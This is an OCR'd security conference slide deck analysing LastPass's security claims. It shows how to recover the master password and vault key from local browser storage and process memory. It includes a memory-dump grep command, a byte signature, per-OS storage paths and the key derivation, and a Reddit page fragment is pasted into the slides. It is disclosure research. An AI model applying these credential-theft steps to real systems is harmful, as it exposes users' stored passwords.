Even the Lastpass will be gone, deal with it!

Martin Vigo
@martin_vigo

Alberto Garcia Illera
@algillera

About us


Martin Vigo

Product Security Engineer
Salesforce.com

@martin_vigo
martinvigo.com

About us

- Alberto Garcia Illera (@algillera)
- 0-day Research - Salesforce.com




The Beginning...

What is LastPass?

- Arguably the most popular password manager
- Enterprise edition
  - *"More than 10,000 corporate customers ranging in size all the way up to the Fortune 500"*
- Not limited to only credentials
  - SSH keys, Credit cards, Personal Documentation, Private notes, etc.

Agenda



LASTPASS CLAIMS

LastPass claims

- Local and secure encryption
- Secure encryption keys
- Secure storage
- Creds wiped from memory
- LastPass has no access to your data


Verifying claims with siesta.py

- Beautifies every JS file
- Injects a payload into every function
  - *console.log([file] [function] [params])*
- Get the function trace

Local and Secure Encryption

- AES-256
  - CBC and **ECB**
  - Custom implementation
- PBKDF2
  - **500/5000** rounds (default)
  - Unauthenticated query

Secure encryption keys



PBKDF2-SHA256(Username, Master Password, Iterations, 32)

Secure storage

- Storage depends on the plugin
  - Browser plugin
    - SQLite and text files
    - Unencrypted
    - No root needed
  - Binary version
    - Uses platform specific secure storage


Creds wiped from memory

```
var d = c.password;
lpusername = c.username.toLowerCase().replace(/\s*/g, "");
lpusername_hash = lp_sha256(lpusername);
var e = LP.make_lp_key(lpusername, d);
lphash = LP.make_lp_hash(lpusername, e, d);
fix_toolbar_mode();
CHANGEKEY(e,
    "loginoffline");
d = "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
d = "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
c.password = "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
c.password = "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

- Vault decryption key resides always in memory
  - Firefox: **strings -n 64 firefox.DMP | grep -x .\{64,64\} | egrep [0-9a-f]{64}**
  - Chrome: **“\x40\x00\x00\x00[?]{32}\x61\x87”**


- Entire vault is decrypted once and kept in memory
  - No need to have both in memory!


LastPass has no access to your data



Client Side Attacks

Client Side






Stealing the Master Password

Remember Password

- Creds stored locally
  - Firefox: prefs.js
  - Rest of the browsers: SQLite

- ECB or CBC
  - u7W1PsEYsWrtAS1Ca7lOOH==
  - !waXcJg8b7wl8XYZnV2l45A==|4d0Hiq+spx50pso2tEMtkQ==




Storage

	Chrome	Firefox	Safari	Opera
Windows	#{user_profile['LocalAppData']}/Google/Chrome/User Data/Default/databases/chrome-extension_hdokiejnpimakedhajhdlcegeplioahd_0	#{user_profile['AppData']}/Mozilla/Firefox/Profiles	#{user_profile['LocalAppData']}/Apple Computer/Safari/Databases/safari-extension_com.lastpass.lpsafariextension-n24rep3bmn_0	#{user_profile['AppData']}/Opera Software/Opera Stable/databases/chrome-extension_hnjalnkldgigidggphhmacmimbdlafdo_0
Mac	#{user_profile['LocalAppData']}/Google/Chrome/Default/databases/chrome-extension_hdokiejnpimakedhajhdlcegeplioahd_0	#{user_profile['LocalAppData']}/Firefox/Profiles	#{user_profile['AppData']}/Safari/Databases/safari-extension_com.lastpass.lpsafariextension-n24rep3bmn_0	#{user_profile['LocalAppData']}/com.operasoftware.Opera/databases/chrome-extension_hnjalnkldgigidggphhmacmimbdlafdo_0
Unix	#{user_profile['LocalAppData']}/.config/google-chrome/Default/databases/chrome-extension_hdokiejnpimakedhajhdlcegeplioahd_0	#{user_profile['LocalAppData']}/.mozilla/firefox		#{user_profile['LocalAppData']}/.opera/widgets/wuid-*/pstorage

IE uses Protected Storage

SQLite




- **LastPassSavedLogins2** contains the encrypted credentials
- No root needed

prefs.js

- **extensions.lastpass.loginusers:** usernames
- **extensions.lastpass.loginpws:** encrypted passwords
- No root needed

Master Password Encryption



- Password is encrypted with AES-256-CBC
  - **IV**: Random
  - **KEY:** SHA256(username)
  - **Data**: !L5b/dOyu4EMdmWCYkASQaw==|cHTFJDy1DQi8dPY0AJL/1B=

IV | Separator | Data

Success!!


The end? Not Yet...

[root@netsec /]# comments related other discussions (1)

Featured AMA - Investigative Reporter Brian Krebs [Completed]

This is an archived post. You won't be able to vote or comment.

372 A look into LastPass - Extracting the master password (martinvigo.com)
submitted 1 year ago by mubix
138 comments share pocket



Today		Best ever	All time	
32	50	4,570	9,328	17
Visitors	Views	views	views	comments

What if “Remember Password” was not clicked?

Let's use cookies

- Problem
  - They only let you see what LastPass sees
  - Can't do much with it… or can you?

- Vault decryption key is stored locally
  - Encrypted
  - LastPass has the decryption key

426561e3e8b3596991cadd8ffdd14c5d47a…	rsakey	0EEEC8D5CC15976A171DDB523FC31919D8
426561e3e8b3596991cadd8ffdd14c5d47a…	otp	af8fcaa0931e80d5f61b252198ab639d
426561e3e8b3596991cadd8ffdd14c5d47…	**key**	**v87qnS0udKQw0c8b4T8+Jmrsrgpf/KxB9Yr**
426561e3e8b3596991cadd8ffdd14c5d47a…	icons	lp4969138336.gif:204:R0lGODlhEAAQAOMAA
426561e3e8b3596991cadd8ffdd14c5d47a…	bigicons	lp6c6976652e636f6d:9120:iVBORw0KGgoAA

Cookie auth flow

POST /login_check.php(PHPSESSID)

pwdeckey

decryptionKey = SHA256(pwdeckey)

